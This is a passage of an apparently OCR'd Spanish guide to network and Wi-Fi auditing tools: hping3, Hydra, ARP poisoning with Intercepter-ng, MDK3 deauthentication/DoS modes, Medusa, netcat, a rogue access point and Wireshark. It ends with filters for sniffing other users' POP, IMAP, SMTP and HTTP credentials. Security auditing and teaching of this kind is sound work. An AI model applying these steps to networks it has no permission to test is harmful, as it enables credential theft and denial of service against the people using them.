  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.
```

```
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data       data size                  (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode             (implies --bind and --ttl 1)
  --tr-stop        Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt      Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  --apd-send       Send the packet described with APD (see docs/APD.txt)
```


Hydra (Network Password Cracker)

Herramienta para crackear los passwords de nuestra red

En single target ponemos la ip objetivo luego ponemos Puerto y Protocolo




Intercepter-ng
Herramienta completa de intercepción de trafico.
Podemos escanear la red , hacer envenenamiento ARP y capturar el traífco.
Al iniciar la herramienta nos abre una consola con menus:




Selecionamos nuestra interface de red (wlan0)
y le damos a F5 para escanear

Iptraf

Herramienta con interface en terminal con menus para monitorizar el trafico de la red.


Terminal
Archivo Editar Ver Terminal Pestañas Ayuda
iptraf-ng 1.1.4
TCP Connections (Source Host:Port) Packets Bytes Flag Iface
173.194.41.237:80 = 8 7704 --A- wlan0
172.21.22.50:49204 = 9 1567 --A- wlan0
172.21.22.50:55364 = 5 276 CLOS wlan0
173.194.41.250:80 = 3 164 CLOS wlan0
173.194.41.250:80 = 3 164 CLOS wlan0
172.21.22.50:55369 = 4 216 CLOS wlan0
172.21.22.50:37006 = 6 1240 --A- wlan0
173.194.34.237:80 = 4 3227 -PA- wlan0
173.194.41.237:80 = 7 6584 -PA- wlan0
172.21.22.50:49203 = 8 1506 --A- wlan0
172.21.22.50:55353 = 45 4956 --A- wlan0
173.194.41.250:80 = 42 52556 -PA- wlan0
173.194.34.251:80 = 34 44947 --A- wlan0
172.21.22.50:39882 = 35 3437 --A- wlan0
172.21.22.50:55365 = 6 1379 --A- wlan0
173.194.41.250:80 = 3 366 -PA- wlan0
172.21.22.50:40242 = 5 992 --A- wlan0
173.194.34.249:80 = 3 366 -PA- wlan0
TCP: 24 entries Active
UDP (73 bytes) from 172.21.22.50:35661 to 193.144.75.9:53 on wlan0
UDP (272 bytes) from 193.144.75.9:53 to 172.21.22.50:35661 on wlan0
UDP (73 bytes) from 172.21.22.50:56272 to 193.144.75.9:53 on wlan0
UDP (292 bytes) from 193.144.75.9:53 to 172.21.22.50:56272 on wlan0
UDP (57 bytes) from 172.21.22.50:52275 to 193.144.75.9:53 on wlan0
UDP (145 bytes) from 193.144.75.9:53 to 172.21.22.50:52275 on wlan0
UDP (57 bytes) from 172.21.22.50:56849 to 193.144.75.9:53 on wlan0
UDP (263 bytes) from 193.144.75.9:53 to 172.21.22.50:56849 on wlan0
UDP (73 bytes) from 172.21.22.50:55821 to 193.144.75.9:53 on wlan0
Bottom Elapsed time: 0:00
Packets captured: 757 TCP flow rate: 12.11 kbps
Up/Dn/PgUp/PgDn-scroll M-more TCP info W-chg actv win S-sort TCP X-exit



MDK 3 (Access point atactk)
Herramienta para atacar el punto de acceso y dejarlo sin servicio.
Al iniciarlo podemos ver la información de la herramienta, como se usa y las opciones que tiene:

MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape, telek0miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.


This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]


Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b - Beacon Flood Mode
Sends beacon frames to show fake APs at clients.
This can sometimes crash network scanners and even drivers!
a - Authentication DoS mode
Sends authentication frames to all APs found in range.
Too much clients freeze or reset some APs.
p - Basic probing and ESSID Bruteforce mode
Probes AP and check for answer, useful for checking if SSID has
been correctly decloaked or if AP is in your adaptors sending range
SSID Bruteforcing is also possible with this test mode.
d - Deauthentication / Disassociation Amok Mode
Kicks everybody found from AP
m - Michael shutdown exploitation (TKIP)
Cancels all traffic continuously
x - 802.1X tests
w - WIDS/WIPS Confusion
Confuse/Abuse Intrusion Detection and Prevention Systems
f - MAC filter bruteforce mode
This test uses a list of known client MAC Adresses and tries to
authenticate them to the given AP while dynamically changing
its response timeout for best performance. It currently works only
on APs who deny an open authentication request properly
g - WPA Downgrade test
deauthenticates Stations and APs sending WPA encrypted packets.
With this test you can check if the sysadmin will try setting his
network to WEP or disable encryption.

Medusa
Herramienta con interface gráfica (GUI) para pasar un fichero de usuarios y de chaves para autenticarse en diferentes protocolos


Medusa-GUI
Target
Mods
cvs
Username Text File
Username Single Value
Password Text File
Password Single Value
User List
Password List
...
...
User Single
Password Single
Command:
medusa -h -U -P -M cvs
Output:
Execute

Net Activity Viewer
Herramienta con interface gráfica (GUI) para ver las conexiones de red similar a netstat.



netcatr
Herramienta para abrir conexiones de red, escuchar puertos y abrir tuneles de red con muchas otras opciones.
Al iniciarlo podemos ver la información de la herramienta, como se usa y las opciones que tiene:

GNU netcat 0.7.1, a rewrite of the famous networking tool.
Basic usages:
connect to somewhere: netcat [options] hostname port [port] ...
listen for inbound: netcat -l -p port [options] [hostname] [port] ...
tunnel to somewhere: netcat -L hostname:port -p port [options]

Mandatory arguments to long options are mandatory for short options too.
Options:
-c, --close close connection on EOF from stdin
-e, --exec=PROGRAM program to exec after connect
-g, --gateway=LIST source-routing hop point[s], up to 8
-G, --pointer=NUM source-routing pointer: 4, 8, 12, ...

```
 -h, --help                display this help and exit
 -i, --interval=SECS       delay interval for lines sent, ports scanned
 -l, --listen              listen mode, for inbound connects
 -L, --tunnel=ADDRESS:PORT  forward local port to remote address
 -n, --dont-resolve        numeric-only IP addresses, no DNS
 -o, --output=FILE         output hexdump traffic to FILE (implies -x)
 -p, --local-port=NUM      local port number
 -r, --randomize           randomize local and remote ports
 -s, --source=ADDRESS      local source address (ip or hostname)
 -t, --tcp                 TCP mode (default)
 -T, --telnet              answer using TELNET negotiation
 -u, --udp                 UDP mode
 -v, --verbose             verbose (use twice to be more verbose)
 -V, --version             output version information and exit
 -x, --hexdump             hexdump incoming and outgoing traffic
 -w, --wait=SECS           timeout for connects and final net reads
 -z, --zero                zero-I/O mode (used for scanning)
```

Remote port number can also be specified as range. Example: '1-1024'

Warcry Access Point

Al inicar el programa nos aparece lo siguiente:

```
#################################################################
#                                                               #
#               WAP                                             #
#       Warcry Access Point                                     #
#                                                               #
#################################################################
```

WAP es una herramienta para crear un punto de acceso con
una interface wifi y proporcionar internet mediante un
puente con otra interface de tu pc que previamente este
conectada a internet mediante un gestor de conexion como wicd


Por tanto necesitaremos disponer de conexión por cable de red, modem 3G o tener 2 tarjetas wifi.
Sino la herramienta no funcionara.
Esto es muy util para que nuesto propio pc haga de punto de acceso y poder ampliar la red.

Otra ventaja es que todas las conexiones de los clientes conectados pasaran por nuestro pc por lo que podremos capturarlas con otra herramienta como Wireshark o similar.


Wireshark Network Analyzer

Herramienta para analizar el tráfico de paquetes de red.

Captura los paquetes trasmitidos en la red (cableada o inalambrica) y muestra los datos con el mayor detalle posible.



Lo primero que tenemos que hacer es selecionar el interface que queremos usar para capturar.
En nuestro caso marcamos mon0
Si no nos aparece mon0 abrimos el terminal y escribimos
airmon-ng start wlan0
para poner nuestra interface en modo monitor
Selecionamos ahora mon0
Luego le damos a Start y empieza a capturar los paquetes



Con esta herramienta podemos capturar el login de usuarios de la red (si la web no usa https)
Si la red es abierta podemos capturar directamente los logins de webs sin https habilitado
Si la red usa encriptación (wep o wpa) y tenemos la clave lo primero que tenemos que hacer es ir a
Edit - Preferences - Protocols - IEE 802.11
Marcamos Enable decryption
En Descryption Keys le damos a Edit - Nuevo
Metemos la clave wep o wpa de la red wifi que queremos auditar y le damos a Aplicar
Ahora el programa desencriptara todos los paquetes con la clave que le dimos.

Como capturar credenciales con Wireshark (sitios sin https)
Para buscar las credenciales de algun cliente en la caja de filtrado ponemos lo siquiente según el tipo de credencial
Credenciales con POP:
pop.request.command == "USER" || pop.request.command == "PASS"
Credenciales con IMAP:
imap.request contains "login"
Credenciales con SMTP:
smtp.req.command == "AUTH"
Filtrando peticiones HTTP con el método POST:
http.request.method == "POST"
